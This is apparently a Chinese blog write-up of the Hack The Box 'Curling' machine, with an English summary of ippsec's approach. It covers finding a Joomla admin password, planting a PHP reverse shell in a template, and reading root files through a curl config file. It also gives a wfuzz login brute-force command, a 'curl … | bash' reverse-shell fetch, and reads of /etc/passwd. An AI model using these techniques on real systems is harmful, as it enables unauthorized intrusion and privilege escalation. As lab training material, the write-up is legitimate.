
Hack The Box - Curling Writeup

原创

ShinJoe 于 2019-02-02 09:23:55 发布 1486 收藏
分类专栏： hackthebox



获得这个box的user很容易，root.txt也其实不难，但是如何获得root shell还有待研究。总之，先记录下过程。


- 用Nmap + Nikto对目标机进行扫描。

```
PORT    STATE    SERVICE VERSION
22/tcp  open     ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (EdDSA)
80/tcp  open     http    Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
|_http-generator: Joomla! - Open Source Content Management
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
514/tcp filtered shell
```




```
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting... possibly a system shell found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
+ /administrator/index.php: Admin login page/section found.
```



- 系统用的是Joomla! 3.8.8，且发现了admin登陆页面/administrator/index.php。不需要exploit这个界面，因为80端口上的网页源代码中提示了有secret.txt。




- Base64解码后得到Curling2018!，看起来是个密码，但不知道username是什么。
- 浏览一下网页，发现这段话written by super user，并且后面署名Floris，看起来Floris就是我要的username。



- 在admin页面用Floris + Curling2018!成功登录，可以浏览并修改Joomla!的配置。在Extensions - Templates - Templates下，选择一个template，我选择了Beez3。然后可以修改比如index.php的内容，把它改成reverse shell的php。这样访问/beez3/index.php可以得到一个shell。



- 这个shell的user是www-data，权限很少，无法访问user.txt。不过可以下载另一个叫password_backup的文件。



- 它是一个hex dump，用xxd -r 逆向成binary，结果是一个bzip文件。再用bzip2进行解压，得到password。
- 得到的password属于用户floris，用ssh登录远程主机。
- /home/floris下还有一个admin-area的目录，里面有两个文件input和report。floris对这两个文件都有读写权限。于是可以联想到这是获取root的突破口。事实上我做了很多enumeration，都没什么发现，才转回来研究这两个文件。
- input是一个文本，内容为url = "http://127.0.0.1"。report内容和网站的首页是一样的。尝试修改input，比如改成url = "http://127.0.0.1/secret.txt"，访问目标机80端口后，发现report变成了secret.txt的内容。此时有理由怀疑report会返回input中所指的url的内容。

- 于是修改input为url = "file:///root/root.txt"，访问目标机80端口，在report中看到了root.txt的内容。

- - - - - - - -✂- -✂- -✂- - - - - - - - - - - - - - - - - - - -

更新：以下为自己整理的ippsec对这个Box的思路。

1. **Cewl**: a Custom Word List generator. https://github.com/digininja/CeWL
    1. Get a word list from a webpage: cewl -w cewl.out [IP]
2. **Joomla!** is a free and open-source content management system for publishing web content. **joomscan** is a Joomla vulnerability scanner.
    1. joomscan --url http://10.10.10.150 -ec | tee joomscan.out
3. Manually enumerate Joomla version: http://[IP]/administrator/manifests/files/joomla.xml
4. Use **wfuzz** to fuzz the admin page.

```
root@htb:~/htb/boxes/curling# wfuzz --hc 200 -w cewl.out -d 'username=FUZZ&passwd=Curling2018!&option=com_login&task=login&return=aW5kZXgucGhw&b8580
d520b475c1ab61216fd824fbdc0=1' -c  -b 'c0548020854924e0aecd05ed9f5b672b=tpmssmebm2m0a2b5tue22sl2vu; 99fb082d992a92668ce87e5540bd20fa=if5htuvb8gg27tq
9mgjbdt25f4' http://10.10.10.150/administrator/index.php
```

5. After login, find a way to edit the templates. To get a shell:
    1. Upload cmd.php
    2. Put a reverse shell (e.g. bash) behind the SimpleHTTPServer.
    3. Listen on a port bond with the reverse shell.
    4. Use cmd.php to call the reverse shell (curl … | bash)
6. To get an up-key in remote shell:
    1. python pty.
    2. Background the session.
    3. Run this: stty raw -echo
    4. Back to the session.
    5. export TERM=xterm
7. To reverse a hex dump: xxd -r [file] > output
8. **bzcat**: bzip2 decompress **zcat**: gzip decompress **tar** -xf: tar decompress
9. Or we can use **gchq CyberChef** to do the decompression.
10. curl file:///etc/passwd curl -K input -o output And some magic to get root shell with curl. Check out ippsec's video and there is a timestamp.
11. Places to find LFI: /var/spool/cron/crontabs(/root) /var/log/syslog
12. **Pspy** is a tool to show when processes start/end.